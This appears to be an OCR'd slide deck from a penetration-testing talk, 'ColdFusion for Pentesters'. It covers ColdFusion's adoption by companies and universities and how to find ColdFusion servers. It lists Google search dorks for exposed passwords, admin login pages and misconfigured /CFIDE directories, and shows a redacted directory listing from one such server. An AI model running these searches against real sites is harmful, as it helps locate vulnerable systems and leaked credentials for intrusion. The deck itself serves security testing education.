



ColdFusion for Pentesters

Chris Gates
Carnal0wnage
Lares Consulting

Whoami

- Chris Gates (CG)
  - Twitter→ carnal0wnage
  - Blog→ carnal0wnage.attackresearch.com
  - Job→ Partner/Principal Security Consultant at Lares
  - Affiliations → Co-Founder NoVAHackers, wXf, Attack Research, Metasploit Project
- Previous Talks
  - From LOW to PWNED
  - Attacking Oracle (via web)
  - wXf Web eXploitation Framework
  - Open Source Information Gathering
  - Attacking Oracle (via TNS)
  - Client-Side Attacks



Agenda

- What is ColdFusion
- Who uses ColdFusion
- Finding sites running ColdFusion
- Attacking ColdFusion
  - Common vulnerabilities
  - Insta-Shell
  - Gotta work for it
  - Other Stuff
- Post Exploitation
- Defense?

Why This Talk?

- Kept running into ColdFusion on pentests
- Last “pentester” talk on ColdFusion was 2006 at EUSec
  - http://eusecwest.com/esw06/esw06-davis.pdf
- Chris Eng’s “Deconstructing ColdFusion” renewed my interest
  - https://media.blackhat.com/bh-us-10/whitepapers/Eng_Creighton/BlackHat-USA-2010-Eng-Creighton-Deconstructing-ColdFusion-wp.pdf
  - https://media.blackhat.com/bh-us-10/presentations/Eng_Creighton/BlackHat-USA-2010-Eng-Creighton-Deconstructing-ColdFusion-slides.pdf
- People in the ColdFusion world take a high level view of security and didn’t want to give up the details on f**king ColdFusion up…had to figure it out myself

What Is ColdFusion?

- CFML = ColdFusion Markup Language
- ColdFusion = Adobe's product that handles CFML page/libs
  - Runs on Windows, Solaris, HP/UX and Linux
  - Apache, IIS, Jrun
- Not the only product that can handle CFML
- Railo, Mura CMS, Open Blue Dragon support CFML

Who Uses ColdFusion?

ADOBE COLDFUSION THRIVING

12,000+ companies (20% increase since 2007)

778,000 developers*

1,089,000 applications

350+ user groups

11,000 downloads per month

http://wwwimages.adobe.com/www.adobe.com/content/dam/Adobe/en/products/coldfusion/pdfs/cf-evangelist-kit.pdf

Who Uses ColdFusion?

ADOBE COLDFUSION WIDE ADOPTION

Customers

To see who is using ColdFusion, visit *www.adobe.com/products/coldfusion/customers/*

Automotive
BMW USA
GlobalSpec.com
Goodyear
Jaguar Australia
Michelin

Education
East Carolina University
Georgetown University
George Washington University
Johns Hopkins University
Prometheus
Rhode Island School of Design
Smithsonian
The Wharton School of the University of Pennsylvania
United States Air Force Academy

Financial services
America First Credit Union
Bank of America
Citigroup
Inmarkets Training, Ltd.
InvestEdge

Government
City of Davis, California
County of San Diego, Department of Child Support Services
Department of Homeland Security
DISA / NSA
Environmental Protection Agency
European Commission
Federal Reserve Bank
NASA Goddard Space Flight Center
State of New York
United States Senate
United States Air Force

Healthcare
Blue Cross Blue Shield
Eli Lilly
Mayo Clinic
Mayo Health Systems
Roche Pharmaceuticals
Sloan-Kettering


IT
Amkor Technology
Cisco
eBay
eMCSaatchi
Intuit
McAfee / Foundst
Siemens
Symantec
192.com

Manufacturing
Boeing
Casio USA
Caterpillar
Honeywell
Logitech
Qualcomm
Scott's Corporation
Xerox

Retail
Allied Office Products
Crayola
eBags
FAO Schwarz
Foot Locker
Hasbro
Moen
New Era Cap Company
Pottery Barn
Simon & Schuster
The Limited
Under Armour

Telecommunications
AT&T
British Telecom
Cingular Wireless
Sprint
Verizon

Travel and leisure
Aspen Skiing Company
Chicago Bears
Dallas Stars
iHotelier
International Speedway Corporation
MySwitzerland.com
New York Giants
One World Alliance
PGA of America
Rugby Football Union
Sandals
United States Olympic Committee



s.adobe.com/www.adobe.com/content/ coldfusion/pdfs/cf-evangelist-kit.pdf

Who Uses ColdFusion?

BIG TEN
Illinois
Indiana
Iowa
Michigan
Michigan State
Minnesota
Nebraska
Northwestern
Ohio State
Penn State
Purdue
Wisconsin

PAC 12
Arizona
ASU
California
Colorado
Oregon
Oregon State
Stanford
UCLA
USC
Utah
Washington
Washington State

ACC
Boston College
~~Clemson~~
Duke
Florida State
Georgia Tech
Maryland
~~Miami~~
North Carolina
NC State
Virginia Tech
Virginia
Wake Forest

SEC
Alabama
~~Arkansas~~
Auburn
Georgia
Florida
Kentucky
LSU
Mississippi State
~~Ole Miss~~
South Carolina
Tennesse
Vanderbilt

BIG 12
Baylor
Iowa State
Kansas
~~Kansas State~~
Missouri
Oklahoma
Oklahoma State
Texas
Texas A&M
Texas Tech

IVY LEAGUE
~~Brown~~
Columbia
Cornell
~~Dartmoth~~
Harvard
Penn (Wharton)
Princeton
Yale


http://www.bricecheddarn.com/blog/post.cfm/universities-love-using-coldfusion

Who Uses ColdFusion [MURA CMS]?

http://www.getmura.com/index.cfm/overview/who-uses-mura/

Finding Sites Running ColdFusion

- inurl:/index.cfm




Finding Sites Running ColdFusion

- Who doesn’t love Google Dorks…

- filetype:cfm "cfapplication name" password
- inurl:login.cfm
- intitle:"Error Occurred" "The error occurred in" filetype:cfm
- intitle:"ColdFusion Administrator Login“
- intitle:"Index of" cfide

Finding Sites Running ColdFusion

- inurl:/CFIDE/componentutils/



Finding Sites Running ColdFusion

- inurl:/CFIDE/componentutils/ (Find misconfigured servers)


[redacted] - /CFIDE/componentutils/

[To Parent Directory]

Thursday, September 10, 2009	4:08 AM	8855	component_cfcToHTML.cfm
Thursday, September 10, 2009	4:08 AM	2643	component_cfcToMCDL.cfm
Thursday, September 10, 2009	4:08 AM	462	component_style.cfm
Thursday, September 10, 2009	4:08 AM	7247	component_utils.cfm
Thursday, September 10, 2009	4:08 AM	2477	Application.cfm
Thursday, September 10, 2009	4:08 AM	11619	cfcexplorer.cfc
Thursday, September 10, 2009	4:08 AM	6114	cfcexplorer_utils.cfm
Thursday, September 10, 2009	4:08 AM	1215	componentdetail.cfm
Thursday, September 10, 2009	4:08 AM	629	componentdoc.cfm
Thursday, September 10, 2009	4:08 AM	1212	componentlist.cfm
Sunday, February 14, 2010	4:03 PM	<dir>	gatewaymenu
Thursday, September 10, 2009	4:07 AM	21180	login.cfm
Thursday, September 10, 2009	4:08 AM	1286	packagelist.cfm
Thursday, September 10, 2009	4:08 AM	1180	utils.cfc

